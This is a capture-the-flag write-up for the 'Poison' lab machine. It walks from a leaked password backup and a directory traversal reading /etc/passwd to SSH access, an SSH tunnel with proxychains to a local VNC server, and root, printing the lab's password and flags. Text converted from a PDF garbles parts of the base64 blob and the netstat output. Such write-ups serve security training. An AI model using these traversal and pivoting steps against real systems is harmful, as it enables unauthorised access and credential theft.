

## Poison:



### Start Nmap scan

You discover port 22 (SSH) and port 80 (HTTP), browse to <a href="http://10.10.10.84/">http://10.10.10.84/</a>

# Temporary website to test local .php scripts.

Sites to be to	e <u>sted: ini.php, info.php, l</u> i	istfiles.php, phpinfo.php
Scriptname:		
Submit		

After checked all « Scriptname », you found something into listfiles.php, a files named « pwdbackup.txt »

 $Array \ (\ [0] => .\ [1] => ..\ [2] => browse.php \ [3] => index.php \ [4] => info.php \ [5] => instfiles.php \ [7] => phpinfo.php \ [8] => pwdbackup.txt \ )$ 

Return to the main page and check the pwdbackup.txt file


This password is secure, it's encoded atleast 13 times... what could go wrong really..

Vm0wd2QyUXlVWGxWV0d4WFlURndVRlpzWkZOalJsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVU
bGhoTVVwVVZtcEdZV015U2tWVQpiR2hvVFZWd1ZWWnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS
bVZHV25SalJYUlVUVluxU1ZadGRGZFZaM0JwVmxad1dWWnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hWV0VKVVdXeGFTMVZHWkZoTlZGSlRDazFFUWpSV01qVlRZVEZLYzJOSVRs
WmkKV0doNiZHeGFZVk5IVWtsVWJXaFdWMFZLVlZkWGVHRIRNbEY0VjI1U2ExSXdXbUZEYkZwelYy
eG9XR0V4Y0hKWFZscExVakZPEZKcwpaR2dLWVRCWk1GWkhkR0ZaVms1R1RsWmtZVkl5YUZkV01G
WkxWbFprV0dWSFJsUk5WbkJZVmpKMGExWnRSWHBWYmtKRVlYcEdlVmxyClVsTldNREZ4Vm10NFYw
MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4Wkh0YVJGSlhUV3hLUjFSc1dtdFpWa2w1WVVa
T1YwMUcKV2t4V2JGcHJWMGRXU0dSSGJFNWISWEEyVmpKMFlXRXhXblJTV0hCV1ltczFSVmxzVm5k
WFJsbDVDbVJIT1ZkTlJFWjRWbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmxkamQzQlhZa2RPVEZk
WGRHOVJiVlp6Vj11U2FsSlhVbGRVVmxwelRrWlpiVTVWT1ZwV2EydzFXVlZhCmExWXdNVWNLVJJ0
NFYySkdJR2hhUlZWNFZsWkdkR1JGTldoTmjltTjNWbXBLTUdJeFVYaGlSbVJWWVRKb1YxbHJWVEZT
Vm14elZteHcKVG1KR2NEQkRiVlpJVDFaa2FWWlRa3BYVmxadlpERlpkd3BOV0VaVFlrZG9hRlZz
WkZOWFJsWnhVbXM1YW1RelFtaFZiVEZQVkVaawpXR1ZHV210TmjFWTBWakowVjFVeVNraFZiRnBW
VmpOU00xcFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tkalJGbExWRlZTCmMxSkdjRFpO Ukd4RVdub3dPVU5uUFQwSwo=

You discover a base64 and a text who said « This password is secure, it's encoded atleast 13 times.. what could go wrong really.. »

Decode 13 times the base64 and you will got the password : Charix!2#4%6&8(0 Maybe a ssh password, return to the http page and do the directory traversal for found the username

http://10.10.10.84/browse.php?file=../../../etc/passwd



You discover the username « charix » Connect to SSH with the credentials found

```
root@kali:~# ssh charix@10.10.10.84

Password for charix@Poison:
Last login: Thu Aug 2 17:38:47 2018 from 10.10.14.3

FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!
```

Once connected got the user hash

```
charix@Poison:~ % ls
bin secret.zip user.txt
charix@Poison:~ % cat user.txt
eaacdfb2d141b72a589233063604209c
charix@Poison:~ %
```


User flag: eaacdfb2d141b72a589233063604209c

### **Privilege Escalation:**

Download the « secret.zip » file into your machine with « scp »

```
root@kali:~# scp charix@10.10.10.84:secret.zip ~/
Password for charix@Poison:
secret.zip
root@kali:~#
100% 166 6.2KB/s 00:00
```

Extract it with the charix password : Charix!2#4%6&8(0 You found something like a key



Use netstat on the charix ssh connexion for see wich port is used

```
charix@Poison:~ % netstat -an
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address
                                           Foreign Address
                                                                   (state)
          0
                                           10.10.14.5.47796
                 0 10.10.10.84.22
                                                                   ESTABLISHED
              0 127.0.0.1.25
tcp4
          0
                                                                   LISTEN
                0 *.80
tcp4
          0
                 0 *.80
tcp6
tcp4
          0
                 0 *.22
ср6
tcp4
          0
                 0 127.0.0.1.5801
          0
                                                                   LISTEN
tcp4
                 0 127.0.0.1.5901
udp4
          0
                 0 *.514
                 0 *.514
udp6
          0
```

You discover something into port 5801 / 5901 on the localhost target after do some google research you think its a VNC server.


Make a ssh tunneling on charix for access to the localhost

Then edit /etc/proxychains.conf, the proxy need to listen on the port 1080 cause of our ssh tunneling

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4 127.0.0.1 1080
```

#### Connect to VNC with proxychains and with the help of your secret key

```
@kali:~# proxychains vncviewer -passwd secret 127.0.0.1:5901
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:5901-<><>-0K
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Authentication successful
Desktop name "root's X desktop (Poison:1)"
VNC server default format:
 32 bits per pixel.
 Least significant byte first in each pixel.
 True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
 Least significant byte first in each pixel.
 True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
ame machine: preferring raw encoding
```



Got the root flag

```
root@Poison:~ # ls
.Xauthority
                .k5login
                                 .rnd
                                                 .viminfo
.cshrc
                .login
                                 .ssh
                                                 .vnc
.history
                .profile
                                 .vim
                                                 root.txt
root@Poison:~ # cat root.txt
716d04b188419cf2bb99d891272361f5
root@Poison:~ # 🛛
```

Root flag: 716d04b188419cf2bb99d891272361f5